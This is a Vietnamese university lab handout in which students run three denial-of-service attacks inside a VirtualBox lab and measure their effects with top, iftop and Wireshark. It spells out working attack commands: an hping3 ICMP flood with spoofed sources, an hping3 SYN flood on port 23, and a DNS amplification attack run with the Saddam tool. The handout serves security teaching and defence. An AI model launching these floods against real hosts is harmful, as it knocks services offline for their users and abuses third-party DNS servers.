BÀI THỰC HÀNH SỐ 4

**PHÂN TÍCH MỘT SỐ KỸ THUẬT TẤN CÔNG DoS**

1. **Giới thiệu chung**
   1. **Mục đích**

Tấn công từ chối dịch vụ(DoS – Denial of Service) là dạng tấn công nhằm ngăn cản quá trình cung cấp dịch vụ tới người dùng. Loại tấn công này có thể thực hiện trên tất cả các tầng của hệ thống truyền thông và phần lớn đều có thể thực hiện một cách đơn giản. Tấn công từ chối dịch vụ có thể khai thác đặc điểm của các giao thức mạng hoặc lỗ hổng an toàn bảo mật của phần mềm.

Bài thực hành này được thiết kế để sinh viên trải nghiệm một số kỹ thuật tấn công từ chối dịch vụ phổ biển. Sau khi kết thúc, sinh viên sẽ tích lũy được các kiến thức và kỹ năng về dạng tấn công này.

* 1. **Môi trường thực hành**
* Hệ điều hành: Linux Ubuntu
* Các công cụ: Wireshark, Python, hping3, Saddam, iftop, top

**1.3 Chuẩn bị thực hành**

* Đọc lại bài giảng về tấn công từ chối dịch vụ
* Đọc tài liệu thực hành
* Hoàn thành đúng >50% số câu hỏi trắc nghiệm chuẩn bị thực hành
* Tìm hiểu cách sử dụng các công cụ trước buổi thực hành:
* hping3: <https://techradix.in/hping-3-tutorials/>
* Saddam: https://github.com/S4kur4/Saddam-new
* top: <https://www.howtogeek.com/668986/how-to-use-the-linux-top-command-and-understand-its-output/>
* iftop: <https://linoxide.com/monitoring-2/iftop-network-traffic/>


1. **Tổ chức thực hành**

* Sinh viên làm bài thực hành theo nhóm đã phân công.
* Mỗi nhóm thực hiện các kịch bản tấn công đã mô tả sau đây.
* Mỗi nhóm viết báo cáo theo mẫu dựa trên kết quả thực hiện các kịch bản tấn công

Trên máy tính tại phòng thực hành, các bạn được cung cấp một máy ảo VM chạy hệ điều hành Ubuntu 20.04 trong phần mềm ảo hóa Virtualbox. Bài thực hành sẽ được thực hiện với chính các máy ảo này.

1. **Các kịch bản tấn công**
   1. **Kịch bản tấn công 1*(3 điểm)***

Sơ đồ mạng của kịch bản như sau:



**- Bước 1:** [Victim] Mở cửa sổ Terminal thứ 1 và thực hiện lệnh sau. Quan sát khoảng 30 giây để thông số ổn định. Chụp ảnh màn hình và đưa vào báo cáo.

**sudo top**

- **Bước 2:** [Victim] Mở cửa sổ Terminal thứ 2 và thực hiện lệnh sau. Chụp ảnh màn hình và đưa vào báo cáo

**sudo iftop -i Tên\_cạc\_mạng\_của\_Victim**

**- Bước 3:** [Victim]Khởi động Wireshark và bắt gói tin trên cạc mạng phù hợp.

- **Bước 4:** [Attack] Mở cửa sổ Terminal và thực hiện lệnh sau để tấn công máy nạn nhân

**sudo hping3 --icmp Địa\_chỉ\_Victim -d 65000 –-flood --rand-source**

Trong đó:

**- Bước 5:** [User] Mở cửa sổ Terminal và thực hiện lệnh kết nối tới dịch vụ Telnet của máy chủ nạn nhân. Yêu cầu có thể được đáp ứng chậm hơn so với bình thường.

**telnet Địa\_chỉ\_Victim**

**- Bước 6:** [Victim] Mở cửa sổ Terminal thực hiện lệnh **top** ở bước 1 và quan sát trong 30 giây để thông số ổn định. Chụp ảnh màn hình và đưa vào báo cáo.

**- Bước 7:** [Attack] Dừng thực hiện công cụ hping3


- **Bước 8:** [Victim] Mở cửa sổ Terminal thực hiện lệnh **iftop** ở bước 2 và kết thúc lệnh này. Chụp ảnh màn hình và đưa vào báo cáo

- **Bước 9:** [Victim] Dừng bắt gói tin trên Wireshark và phân tích lưu lượng.

|  |
| --- |
| **Câu hỏi 1.**   * Phân tích lệnh kết quả thực hiện lệnh **top** và cho biết mức tiêu thụ tài nguyên CPU và RAM trên máy chủ trước và trong khi bị tấn công? * Phân tích kết quả thực hiện lệnh **iftop** và cho biết lượng lưu lượng mà máy nạn nhân phải nhận trước và trong khi bị tấn công. * Phân tích đặc điểm lưu lượng bằng Wireshark và cho biết nạn nhân đang bị tấn công bởi kỹ thuật nào? Hậu quả của tấn công này trên máy nạn nhân là gì? |

* 1. **Kịch bản tấn công 2*(3 điểm)***

Sơ đồ mạng của kịch bản như sau:



**- Bước 1:** [Victim] Mở cửa sổ Terminal thứ 1 và thực hiện lệnh sau. Quan sát khoảng 30 giây để thông số ổn định. Chụp ảnh màn hình và đưa vào báo cáo.

**sudo top**

- **Bước 2:** [Victim] Mở cửa sổ Terminal thứ 2 và thực hiện lệnh sau. Chụp ảnh màn hình và đưa vào báo cáo

**sudo iftop -i Tên\_cạc\_mạng\_của\_Victim**

**- Bước 3:** [Victim]Khởi động Wireshark và bắt gói tin trên cạc mạng phù hợp.

**- Bước 4:** [Attack] Mở cửa sổ Terminal và thực hiện lệnh sau để tấn công máy nạn nhân

**sudo hping3 -S -p 23 Địa\_chỉ\_Victim –-flood --rand-source**

**- Bước 5:** [User] Mở cửa sổ Terminal và thực hiện lệnh kết nối tới dịch vụ Telnet của máy chủ nạn nhân. Yêu cầu có thể được đáp ứng chậm hơn so với bình thường.

**telnet Địa\_chỉ\_Victim**

**- Bước 6:** [Victim] Mở cửa sổ Terminal thực hiện lệnh **top** ở bước 1 và quan sát trong 30 giây để thông số ổn định. Chụp ảnh màn hình và đưa vào báo cáo.

**- Bước 7:** [Attack] Dừng thực hiện công cụ hping3


- **Bước 8:** [Victim] Mở cửa sổ Terminal thực hiện lệnh **iftop** ở bước 2 và kết thúc lệnh này. Chụp ảnh màn hình và đưa vào báo cáo

- **Bước 9:** [Victim] Dừng bắt gói tin trên Wireshark và phân tích lưu lượng.

|  |
| --- |
| **Câu hỏi 2.**   * Phân tích lệnh kết quả thực hiện lệnh **top** và cho biết mức tiêu thụ tài nguyên CPU và RAM trên máy chủ trước và trong khi bị tấn công? * Phân tích kết quả thực hiện lệnh **iftop** và cho biết lượng lưu lượng mà máy nạn nhân phải nhận trước và trong khi bị tấn công. * Phân tích đặc điểm lưu lượng bằng Wireshark và cho biết nạn nhân đang bị tấn công bởi kỹ thuật nào? Hậu quả của tấn công này trên máy nạn nhân là gì? * Mô tả ngắn gọn cách thức phòng chống dạng tấn công này. |

* 1. **Kịch bản tấn công 3*(4 điểm)***

**Sơ đồ mạng của kịch bản như sau:**



**- Bước 1:** [Victim] Mở cửa sổ Terminal thứ 1 và thực hiện lệnh sau. Quan sát khoảng 30 giây để thông số ổn định. Chụp ảnh màn hình và đưa vào báo cáo.

**sudo top**

- **Bước 2:** [Victim] Mở cửa sổ Terminal thứ 2 và thực hiện lệnh sau. Chụp ảnh màn hình và đưa vào báo cáo

**sudo iftop -i Tên\_cạc\_mạng\_của\_Victim**

**- Bước 3:** [Victim]Khởi động Wireshark và bắt gói tin trên cạc mạng phù hợp.

**-** **Bước 4:** [Attack] Mở cửa sổ Terminal. Mở file dns.txt và điền địa chỉ máy chủ DNS Sever vào.

**cd ~**

**sudo gedit dns.txt**

Lưu lại nội dung file dns.txt

**- Bước 5:** [Attack] Mở cửa sổ Terminal, thực hiện lệnh sau để tấn công máy nạn nhân

**sudo python saddam.py Địa\_chỉ\_Victim -d dns.txt:www.test.com**

**- Bước 6:** [User] Mở cửa sổ Terminal và thực hiện lệnh kết nối tới dịch vụ Telnet của máy chủ nạn nhân. Yêu cầu có thể được đáp ứng chậm hơn so với bình thường.

**telnet Địa\_chỉ\_Victim**

**- Bước 7:** [Victim] Mở cửa sổ Terminal thực hiện lệnh **top** ở bước 1 và quan sát trong 30 giây để thông số ổn định. Chụp ảnh màn hình và đưa vào báo cáo.

**- Bước 8:** [Attack] Dừng thực hiện công cụ Saddam.py

- **Bước 9:** [Victim] Mở cửa sổ Terminal thực hiện lệnh **iftop** ở bước 2 và kết thúc lệnh này. Chụp ảnh màn hình và đưa vào báo cáo

- **Bước 10:** [Victim] Dừng bắt gói tin trên Wireshark và phân tích lưu lượng.

|  |
| --- |
| **Câu hỏi 3.**   * Phân tích lệnh kết quả thực hiện lệnh **top** và cho biết mức tiêu thụ tài nguyên CPU và RAM trên máy chủ trước và trong khi bị tấn công? * Phân tích kết quả thực hiện lệnh **iftop** và cho biết lượng lưu lượng mà máy nạn nhân phải nhận trước và trong khi bị tấn công. * Phân tích đặc điểm lưu lượng bằng Wireshark và cho biết nạn nhân đang bị tấn công bởi kỹ thuật nào? Hậu quả của tấn công này trên máy nạn nhân là gì? * Mô tả ngắn gọn cách thức phòng chống dạng tấn công này. |